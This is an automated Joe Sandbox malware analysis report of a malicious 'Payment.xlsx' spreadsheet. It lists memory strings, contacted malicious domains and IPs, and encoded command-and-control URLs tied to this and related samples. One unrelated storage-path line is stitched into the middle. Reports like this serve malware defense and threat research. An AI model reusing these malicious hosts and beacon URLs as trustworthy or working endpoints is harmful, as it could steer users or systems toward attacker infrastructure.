http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.pipienta.com/8u3b/?hR-pi0=is2RHo+SSSgsSZ79kFP2fipAdyQPfT8mS9EUUiQml/0cQ9Z+p8X+D6w9d6gDGaMqZNMd+w==&AFNHW=7n5t_JdpSvWLy20	0%	Avira URL Cloud	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.discjockeydelraybeach.com	108.177.174.182	true	true		unknown
will.kasraz.com	192.3.122.177	true	true		unknown
parkingpage.namecheap.com	198.54.117.210	true	false		high
burundiacademyst.com	66.235.200.147	true	true		unknown
www.arfjkacsgatfzbazpdth.com	103.5.116.132	true	true		unknown
cdl-lb-1356093980.us-east-1.elb.amazonaws.com	54.156.162.121	true	false		high
www.pipienta.com	157.7.107.165	true	true		unknown
www.burundiacademyst.com	unknown	unknown	true		unknown
www.girlboyfriends.com	unknown	unknown	true		unknown
www.donelys.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.donelys.com/8u3b/?AFNHW=7n5t_JdpSvWLy20&hR-pi0=E22nI3Rip3ZSCOTPZfimDOhq+q3UJ25lzohrmQ28oPNp9Jez+bbbIRv2vJSFHaNW2ScwBg==	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.girlboyfriends.com/8u3b/?hR-pi0=cEpfZmSfutugLfnHiVa5j+DoAWkRsp0AYbKMWCAK4J6qc2NYi7fbBnHBsJTiUxkMWvO3QA==&AFNHW=7n5t_JdpSvWLy20	true	• Avira URL Cloud: safe	unknown
http://www.pipienta.com/8u3b/?hR-pi0=is2RHo+SSSgsSZ79kFP2fipAdyQPfT8mS9EUUiQml/0cQ9Z+p8X+D6w9d6gDGaMqZNMd+w==&AFNHW=7n5t_JdpSvWLy20	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000008.0000000 0.2183655398.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.churchsw.org/church-projector-project	vbc.exe, vbc.exe, 00000005.000 00002.2159504550.0000000000A62 000.00000020.00020000.sdmp, vbc.exe, 00000006.00000000.2161211569.0000 000000A62000.00000020.00020000 .sdmp, vbc.exe, 00000007.00000 000.2163492264.0000000000A6200 0.00000020.00020000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://%s.com	explorer.exe, 00000008.0000000 0.2193489850.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.217 1469708.0000000002281000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000008.0000000 0.2182363529.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.churchsw.org/repository/Bibles/	vbc.exe, vbc.exe, 00000005.000 00002.2159504550.0000000000A62 000.00000020.00020000.sdmp, vbc.exe, 00000006.00000000.2161211569.0000 000000A62000.00000020.00020000 .sdmp, vbc.exe, 00000007.00000 000.2163492264.0000000000A6200 0.00000020.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ask.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000008.0000000 0.2188989063.000000000842E000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://searchresults.news.com.au/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000008.0000000 0.2193489850.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000008.0000000 0.2182363529.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2193659330.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.3.122.177	will.kasraz.com	United States		36352	AS-COLOCROSSINGUS	true
54.156.162.121	cdl-lb-1356093980.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false
103.5.116.132	www.arfjkacsgatfzbazpdth.com	Japan		17408	ABOVE-AS-APAboveNetCommunicationsTaiwanTW	true
157.7.107.165	www.pipienta.com	Japan		7506	INTERQGMOInternetIncJP	true
198.54.117.210	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
108.177.174.182	www.discjockeydelraybeach.com	United States		395954	LEASEWEB-USA-LAX-11US	true
66.235.200.147	burundiacademyst.com	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404048
Start date:	04.05.2021
Start time:	16:57:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@14/8@7/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27.1% (good quality ratio 25.8%) • Quality average: 72.6% • Quality standard deviation: 28.1%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Report size exceeded maximum capacity and may have missing behavior information. • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:59:09	API Interceptor	62x Sleep call for process: EQNEDT32.EXE modified
16:59:11	API Interceptor	144x Sleep call for process: vbc.exe modified
16:59:47	API Interceptor	217x Sleep call for process: NAPSTAT.EXE modified
17:00:17	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.3.122.177	01efad1d_by_Libranalysis.docx	Get hash	malicious	Browse	• will.kasraz.com/a/d.dot
	01efad1d_by_Libranalysis.docx	Get hash	malicious	Browse	• will.kasraz.com/a/d.dot

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.5.116.132	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• www.arfjkacsgatfzbazpdth.com/8u3b/?EzrxUr=PWNBDH2hPCb1us8Ao8B+54WayNfcYj50QVchuC7xNQJC497qOyaPHph0Z/JAkFEaPJmxv/9Dmg==&0VMt8D=3fJTbJlpxpVT_2d0
	MRQUolkoK7.exe	Get hash	malicious	Browse	• www.arfjkacsgatfzbazpdth.com/8u3b/?9rwxC4Lh=PWNBDH2hPCb1us8Ao8B+54WayNfcYj50QVchuC7xNQJC497qOyaPHph0Z/J570kZBf62v/9E1Q==&o2=iN68aFPHs
198.54.117.210	PAYMENT CONFIRMATION.exe	Get hash	malicious	Browse	• www.clickqrcoaster.com/fcn/?9rmHOtA=4nVmM3kokLOk5A5KPpUlNAhIJJn3COZ2tebCUHwKvxD3r3Ccio9dbVOfTPTbeaZZl4cM&oZ6l=p4spVBAXTFvt5vX0
	Swift Copy#0002.exe	Get hash	malicious	Browse	• www.poeticdigital/ve9m/?-Z2D=HLd+x3tnWKfUmvtqbbdD8OVjrdMutxNaTSB4wP+X1AEdnyAqpqKn0onUymDEtQ5Ktala&4h5=k2JX5xRHxZU0PLap
	CNTR-NO-GLDU7267089.xlsx	Get hash	malicious	Browse	• www.switcheo.finance/uwec/?PbytEF=mHF01N2po0q&MDKDR=3cOH6CfanC83AmjC2DHvKlrvSwO+w2vUbHn8ip8BNDYWXhTumYa46lUfQ1Zud/zuYtNlxg==
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• www.growth.run/edbs/?MnZ=GXLpz&LZ9p=lamNpoAFA21WPgOJ/0ke3JXhlVE4g80b7bt0OZ5VRWf+PcQquiWcaIC6Gn9TZ94KCxj9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	evaoRJkeKU.exe	Get hash	malicious	Browse	• www.selfimprovementinterface.com/lhc/?r6=H61yjek3NQPZ1i7/SVuwE0aK/qCQUYqKwvJUcnOovW1UxK4XrP3lDzJIJTbIEYNHhneA&YL0=8pN4q
	salescontractv2draft.exe	Get hash	malicious	Browse	• www.switcheo.finance/uwec/?5jiPPdy=3cOH6CffnF8zA2vO0DHvKlrvSwO+w2vUbH/s+qgAJjYXXQ/ohIL0shsdTTZoFermUb5EoT+GMw==&KneXK=hrtTrR-Hj2Hxpx6p
	rErRI1Ktbf.exe	Get hash	malicious	Browse	• www.selfimprovementinterface.com/lhc/?t8r=FrglXBN&NBZl=H61yjek3NQPZ1i7/SVuwE0aK/qCQUYqKwvJUcnOovW1UxK4XrP3lDzJIJTbIEYNHhneA
	kAO6QPQsZF.exe	Get hash	malicious	Browse	• www.ifdca.com/m0rc/?kfLlav=lbR5C4q/Bs6c3SKeepmv0Da9hIgPOrZf3Ut381rRSdXn0224bmGUGa2i5otESCz2qCMY&gL=ybFLLT9hAnjhNt
	yxQWzvifFe.exe	Get hash	malicious	Browse	• www.manconnectr.services/gts/?uDHXm=9IMft3k8F713VnQnF9zp3jMOr/Batv3t6t3TBX5Dnn3sWNexcE+V9+jLQfTIls3IwpNq&8p=2dRTAnw8b
	POWPO-201209-248-INV10981-PI100833-Waycos20210225.xlsx	Get hash	malicious	Browse	• www.adigitaldemocracy.computer/smd0/?CBZpb=n0GxdzhhB&ZvaxiLAp=/m0nPq14FUGSlul8fJdZDW8lKKfn+gzot6xiXfOrt7ZYHXf83Wmhv0cqByGHV5dueqIwmg==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	orDEANQA70mnjpD.exe	Get hash	malicious	Browse	• www.thenonfictionauthor.com/kzl/?AdhDQXr=Gyn7/ty3DfyImuCS3aJAaEklGXzzwEUNFIImI8Z2ddRHRD+aqWZPG+GUA8BmTtk7xAZy1GghOw==&pP=EFQtiVMhhH5L
	Order83930.exe	Get hash	malicious	Browse	• www.chelseybalassi.com/pkfa/?kRm0q=540ZEXgghc6Opj/C8VvmRqfXW77/Y/lS6uCB1iFiIAmIxFNNfvvrJybl+KBTtOUqpAtQ&P0D=AdpLplk
	Smart Tankers Qoute no. 2210.xlsx	Get hash	malicious	Browse	• www.localeastbay.com/xle/?LFQLRZ=E0pVt0SD/c6cjw8B7rNDtvuitkx+mv2nZsT+uLlUSSE0kMh9c3r1xcNAL16Y1e/bK4TSnA==&1brt=kvgpkNCXb4
	NWvnpLrdx4.exe	Get hash	malicious	Browse	• www.pendekar-qq.xyz/da0a/?0pn=3idupu15OOeW9zfMjMdgut9mS0cjf15hkTqMaFLLCpXgHo77noPJVLOm8UPOedJyS0V+rQvXng==&D6Ap=ZfoTzbtx3ht
	LbxEsmtt9T.exe	Get hash	malicious	Browse	• www.winton.school/xle/?CRi=_DKdFjZ&b6=63sZlfPxpYub/3CVsezcfMIXyleq3luiloyLDgT7uRWOzgoiAeet3YMsJrqLIatkyaHP
	j64eIR1IEK.exe	Get hash	malicious	Browse	• www.accessible.legal/csv8/?R0G=dhrxP2v88TRtsx&Bz=oGqbtMom9WGYi+RBhVD/q4yy78sx6VM5qFnCf+91Xqn8W7yN0ac+rgSlx+vzGuPbqxiE
	ins.exe	Get hash	malicious	Browse	• www.seak.xyz/uds2/?RZBxhprX=vIE1ET6pQu49m+QHY7YrZ7t2bRuoKngw2h26Ua5bu/NnC6rxsHDfr4DpukeTtFbirQ9P&2dnDH=hpyPs2spXhIX0dH0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	urgent specification request.exe	Get hash	malicious	Browse	• www.ido.lgbt/rbg/?XbfTxRJp=hlAXe7F1z8L2t8PUj0dDc1RC7hWn72SE/UIhq0x6lMU4/eENencvYGY83Ko+Mq4roz52&Ez=ltxdLDm
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• www.doggybargains.com/nki/?-Z1l=TOQH/B74eY+lLUBsPfn02/AyeWt7NTM3T5MQ11peB6QiRzS5xhI/XYvznnh8++9i+D38b9u5AQ==&5ju=UlSpo
	bpW4Utvn8eAozb4.exe	Get hash	malicious	Browse	• www.melaninswagger.com/2bb/?QDK=LleDzhh0FB3X&JtO=JOwLIjZiq2GNu+Jzxas6FSG4+h7nxGCMl3lRW3DKuz7LNyZoo5mrJ0KVtcpv9YkCbORqSXqerA==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	w73FtMA4ZTl9NFm.exe	Get hash	malicious	Browse	• 198.54.117.212
